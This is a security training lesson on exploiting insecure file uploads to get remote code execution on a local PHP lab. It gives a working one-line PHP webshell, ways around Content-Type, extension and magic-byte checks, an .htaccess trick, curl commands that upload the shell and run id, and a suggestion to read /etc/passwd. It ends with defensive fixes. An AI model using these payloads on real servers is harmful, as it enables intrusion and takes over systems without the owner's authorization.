Lesson 7.2: File Upload to RCE
After this lesson you know why an “upload your avatar” box can turn into a shell that runs commands on the server, and why checking the Content-Type is meaningless. The labs here run on your own machine or on systems you are authorized to test.
 An upload becomes RCE only when the saved file keeps a dangerous extension, lands in a web folder that still runs scripts, and its path is known to the attacker.
| Part: 7 | Time: about 50 minutes | Difficulty: medium |
Prerequisites: Lesson 7.1 (path traversal and LFI), and how to intercept and edit requests with a proxy.
Tools: curl, Burp Suite (Repeater), file and exiftool.
Goals
After this lesson you understand why upload is one of the most dangerous attack surfaces, you can write a minimal PHP webshell and call it to run commands, you know the common checks and how each one is bypassed (Content-Type, double extension, magic byte, .htaccess and alternate extensions), you understand that whether the saved file is in a place that can execute decides if the upload becomes RCE, and you can build the PHP lab yourself, upload a shell and run id for real.
1. Theory
File upload is everywhere: avatars, CVs, product images, attachments. It is dangerous because it combines two conditions. First, you push arbitrary data onto the server. Second, if that data is code and the server executes it, you have RCE.
For an upload to become RCE, three links must all hold:
- The app saves a file with a dangerous extension or content, because a check is missing or wrong.
- The file is saved somewhere the web can reach (inside the webroot), and that place is configured to run scripts (the PHP handler is still on).
- You know the path of the saved file so you can call it.
Break one link and it fails. If the app saves shell.php but outside the webroot, or the upload folder is set not to run PHP, you only have a file sitting still.
What a webshell is
A webshell is a script file placed on the server that takes a command through a parameter and runs it. The minimal PHP version:
1
<?php system($_GET["cmd"]); ?>
Calling shell.php?cmd=id makes the server run id and return the output. One line, but it is full command execution as the web server user.
The checks and why they break
- Content-Type (client MIME): the server reads
$_FILES['file']['type']. That value sits in the multipart body declared by the browser or client, so an attacker sets it freely. With curl it is just;type=image/jpeg. Checking it is close to useless. - Double extension:
shell.php.jpg. This breaks on Apache configured withAddHandler ... .php, where Apache runs PHP for any file with.phpanywhere in the name, or where the server only looks at the last extension but maps it back to PHP at another step. - Magic byte or content: the server checks the first few bytes or calls
getimagesize(). Bypass it by prepending a fake image header:GIF89a;<?php system($_GET["cmd"]); ?>. The file is both a valid GIF and PHP code. .htaccessor odd extensions: if you can upload.htaccess, you tell Apache to treat a harmless extension as PHP (AddType application/x-httpd-php .xyz). Or use PHP extensions that are still mapped but the app forgot to block:.phtml,.php3,.php4,.php5,.phar.- Extension blacklist: it blocks
.phpbut forgets.phtml. A blacklist always loses to an allowlist.
A practical note: which extension actually runs depends on the server. Apache with mod_php runs .php .phtml .phar and more depending on config. The built-in server php -S used in this lab runs only .php. Nginx with PHP-FPM depends on the location ~ \.php$ block, and there was a historic misconfiguration where shell.jpg/x.php would run. Know the server and pick the right extension.
2. Demo
The lab models the most common and most useless check: trusting the client Content-Type. Upload with curl and force the MIME:
1
2
3
4
5
6
7
8
9
10
11
# first try, honest type -> blocked
curl -F "file=@shell.php;type=application/x-php" http://target/upload.php
# -> Images only.

# fake the MIME to image/jpeg -> passes
curl -F "file=@shell.php;type=image/jpeg" http://target/upload.php
# -> Uploaded: /uploads/shell.php

# call the webshell to run a command
curl "http://target/uploads/shell.php?cmd=id"
# -> uid=33(www-data) gid=33(www-data) ...
In Burp, catch the upload request in Repeater, edit the Content-Type: header inside the multipart part directly, and set the file name to shell.php. Because that value lives in the request, it cannot be trusted.
3. Lab
- Vulnerable app:
labs/7.2/(PHP, runphp -S 127.0.0.1:8062 -t www). - Task: upload a webshell, bypass the Content-Type check, and call the shell to run
id. - Hint: the
/upload.phpendpoint only checksstrpos($_FILES['file']['type'], 'image/') === 0. You set that value. - Answer:
labs/7.2/exploit.shandlabs/7.2/transcript.txt.
From the real transcript:
1
2
3
4
5
6
=== [1] Bypass: fake Content-Type to image/jpeg (still a .php file) ===
Uploaded: /uploads/shell.php
Content-Type (client declared): image/jpeg

=== [2] Call the uploaded webshell: run the command 'id' for real on the server ===
uid=1000(haipanda) gid=1000(Administrator) groups=1000(Administrator),4(adm)...
The id command runs for real on the machine running the app. Change cmd to uname -a or cat /etc/passwd as you like.
Common pitfalls
- Trusting the client Content-Type. Fix: check server-side with
finfoorgetimagesize, and more importantly with an extension allowlist. - Keeping the user’s file name. Fix: rename to something random, drop the original extension, and assign the extension from the verified type.
- Saving the file in the webroot with scripts enabled. Fix: save outside the webroot, or in a directory where execution is off (disable the PHP handler,
php_admin_flag engine off, block.php,.phtml,.htaccess). Serve files through a read endpoint that checks, not directly. - Forgetting traversal in the file name. Fix:
basename()the file name and do not allow../. - Also: limit the size, scan public uploads for malware, and do not trust
getimagesizealone, since a polyglot still passes.
Further reading
- PortSwigger Web Security Academy: File upload vulnerabilities.
- OWASP WSTG: Testing for File Upload.
- PayloadsAllTheThings: Upload Insecure Files.
Key takeaways
- Upload is worth testing hard: try changing the extension, the Content-Type, and injecting a magic byte.
- The one-line PHP webshell is
<?php system($_GET["cmd"]); ?>. - You need the path of the saved file and that location has to run scripts.
- The client Content-Type is never trustworthy.
- Remember the alternate extensions
.phtml .php3 .php4 .php5 .phar, and the.htaccesstrick.